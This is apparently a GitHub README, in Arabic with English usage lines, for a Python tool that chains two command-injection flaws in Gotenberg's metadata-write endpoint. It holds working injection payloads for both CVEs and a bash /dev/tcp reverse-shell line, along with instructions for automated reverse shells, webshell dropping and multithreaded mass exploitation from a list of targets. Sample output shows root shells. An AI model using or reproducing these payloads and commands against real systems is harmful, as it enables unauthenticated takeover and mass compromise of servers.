hackfutsecroot/-gotenberg-rce-chain
سلسلة استغلال بلغة Python لثغرتي Gotenberg CVE-2026-42589 وCVE-2026-40281: تكتشف النسخ المعرّضة للخطر، وتحقن حمولات البيانات الوصفية، وتزرع أصدافًا عكسية أو أصداف ويب.



Gotenberg ≤ 8.30.1 — تنفيذ تعليمات برمجية عن بُعد دون مصادقة
استغلال متسلسل مع صدفة عكسية + webshell لمدير الملفات + وضع تفاعلي آمن للاستهداف الأعمى
Gotenberg هو واجهة برمجية (API) عديمة الحالة تعمل عبر Docker وتحوّل المستندات (HTML، Markdown، Office...) إلى PDF. الإصدارات ≤ 8.30.1 معرّضة لـ ثغرتين حرجتين لتنفيذ تعليمات برمجية عن بُعد دون مصادقة عند نقطة النهاية /forms/pdfengines/metadata/write.
يوفّر هذا المستودع أداتين تدمجان كلتا الثغرتين في سير عمل استغلال واحد:
| الأداة | الغرض |
|---|---|
gotenberg_rce.py | الكشف + صدفة تفاعلية + إسقاط webshell لمدير الملفات |
auto_revshell.py | كشف تلقائي لعنوان IP → بدء المستمع → إطلاق حمولات الصدفة العكسية → جلسة تفاعلية |
| الحقل | القيمة |
|---|---|
| النوع | حقن أوامر نظام التشغيل (RCE) |
| CVSS | 9.8 — حرجة |
| المتجه | POST /forms/pdfengines/metadata/write |
| الحقن | مفاتيح البيانات الوصفية بصيغة JSON |
| السبب الجذري | system() عبر إعداد ExifTool |
| الحقل | القيمة |
|---|---|
| النوع | حقن أوامر نظام التشغيل (RCE) |
| CVSS | 10.0 — حرج |
| المتجه | POST /forms/pdfengines/metadata/write |
| الحقن | قيم بيانات JSON الوصفية |
| السبب الجذري | qx() (Perl) عبر ExifTool |
| الإصدار | 42589 | 40281 |
|---|---|---|
< 8.29.1 | ✅ | ✅ |
8.29.1 | ✅ | ✅ |
8.30.0 | ✅ | ✅ |
8.30.1 | ✅ | ✅ |
≥ 8.31.0 | ❌ | ❌ |
40281 و 42589!upload، !shell، !check، !clear)HTTP 500requests، urllib3git clone https://github.com/HackfutSecRoot/-GOTENBERG-RCE-CHAIN.git
cd -GOTENBERG-RCE-CHAIN
python3 -m venv venv
source venv/bin/activate # Linux/Mac
# venv\Scripts\activate # Windows
pip install -r requirements.txt
requirements.txtrequests>=2.28.0
urllib3>=1.26.0
auto_revshell.py)python auto_revshell.py -u http://target:3000
اكتشاف تلقائي لعنوان IP العام الخاص بك → ربط المستمع → استغلال الهدف → إدخالك إلى صدفة.
  python gotenberg_rce.py -u http://target:3000                    # check only
  python gotenberg_rce.py -u http://target:3000 -i                 # interactive (blind)
  python gotenberg_rce.py -u http://target:3000 --rev              # auto reverse shell (auto IP)
  python gotenberg_rce.py -u http://target:3000 --rev --lport 4444 # auto with custom port
  python gotenberg_rce.py -u http://target:3000 --rev --lhost 1.2.3.4 --lport 4444
  python gotenberg_rce.py -f targets.txt --rev --lport 4444 -t 20 -o results.txt
| العَلَم | الوصف | الافتراضي |
|---|---|---|
-u, --url | عنوان URL الهدف (مطلوب) | — |
--lhost | عنوان IP العام الخاص بك | يُكتشف تلقائيًا |
--lport | منفذ الاستماع | 4444 |
--wait | عدد الثواني لانتظار الاستدعاء الراجع | 25 |
--timeout | المهلة لكل طلب | 60 |
--no-banner | تخطي اللافتة | false |

gotenberg_rce.py)python gotenberg_rce.py -u http://target:3000 -i
يُدخلك إلى صدفة تفاعلية زائفة:
rOOt@HFT:~$ id
uid=0(root) gid=0(root) groups=0(root)

rOOt@HFT:~$ uname -a
Linux gotenberg 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 x86_64 GNU/Linux

rOOt@HFT:~$ !shell
[*] Shell URL: http://target:3000/var/www/html/fm_abc123.php

rOOt@HFT:~$ exit
[*] Exiting interactive shell.
| العَلَم | الوصف |
|---|---|
-u, --url | هدف واحد |
-f, --file | ملف يحتوي على الأهداف (هدف واحد في كل سطر) |
-t, --threads | عدد الخيوط للمسح الجماعي |
--check-only | الكشف فقط، دون استغلال |
--shell | إسقاط webshell الخاص بـ File Manager |
-i, --interactive | الدخول إلى الصدفة التفاعلية |
-o, --output | حفظ النتائج |
| الأمر | الإجراء |
|---|---|
help، ? | عرض المساعدة |
exit، quit، q | الخروج |
!upload | إعادة نشر صدفة File Manager |
!shell | عرض رابط الصدفة |
!check | إعادة فحص الثغرة |
!clear | مسح الشاشة |
python gotenberg_rce.py -f targets.txt --shell -t 20 -o results.txt
targets.txt:
# one URL per line
http://1.2.3.4:3000
https://gotenberg.internal:3000
http://5.6.7.8:3000
[*] Detecting public IP...
[+] Public IP: 1.2.3.4
[+] Listener bound on 0.0.0.0:4444

[*] Sending reverse shell to 1.2.3.4:4444...
    [1/7] bash -c 'bash -i >& /dev/tcp/1.2.3.4/4444 0>&1'...

[+] CALLBACK RECEIVED from 134.199.148.233
[*] Entering interactive shell. Type 'exit' to quit.

# id
uid=0(root) gid=0(root) groups=0(root)
# hostname
gotenberg
ترسل الأداة حمولة مُتحكَّم بها إلى /forms/pdfengines/metadata/write:
POST /forms/pdfengines/metadata/write HTTP/1.1
Content-Type: multipart/form-data; boundary=...

--BOUNDARY
Content-Disposition: form-data; name="files"; filename="test.pdf"
Content-Type: application/pdf

%PDF-1.4
...
--BOUNDARY
Content-Disposition: form-data; name="metadata"

{"Title":"test\n-Title<${PDFVersion;$_=qx("echo MARKER")}>"}
--BOUNDARY--
الإشارات التي تم تحليلها:
| الاستجابة | المعنى |
|---|---|
HTTP 200 + علامة | تنفيذ أوامر عن بُعد مباشر (Direct RCE) |
HTTP 500 + تأخير طويل | تنفيذ أوامر عن بُعد أعمى (Blind RCE) |
HTTP 400 | حُمولة مصحّحة أو غير صالحة |
HTTP 404 | ليس Gotenberg |
تُجرَّب متجهان للحقن:
CVE-2026-40281 — حقن Perl في مفاتيح البيانات الوصفية:
{"Title\n-Title<${PDFVersion;$_=qx("CMD")}>": "x"}
CVE-2026-42589 — حقن system() في قيم البيانات الوصفية:
{"Title\n-if\nsystem('CMD')||1\n-Comment": "x"}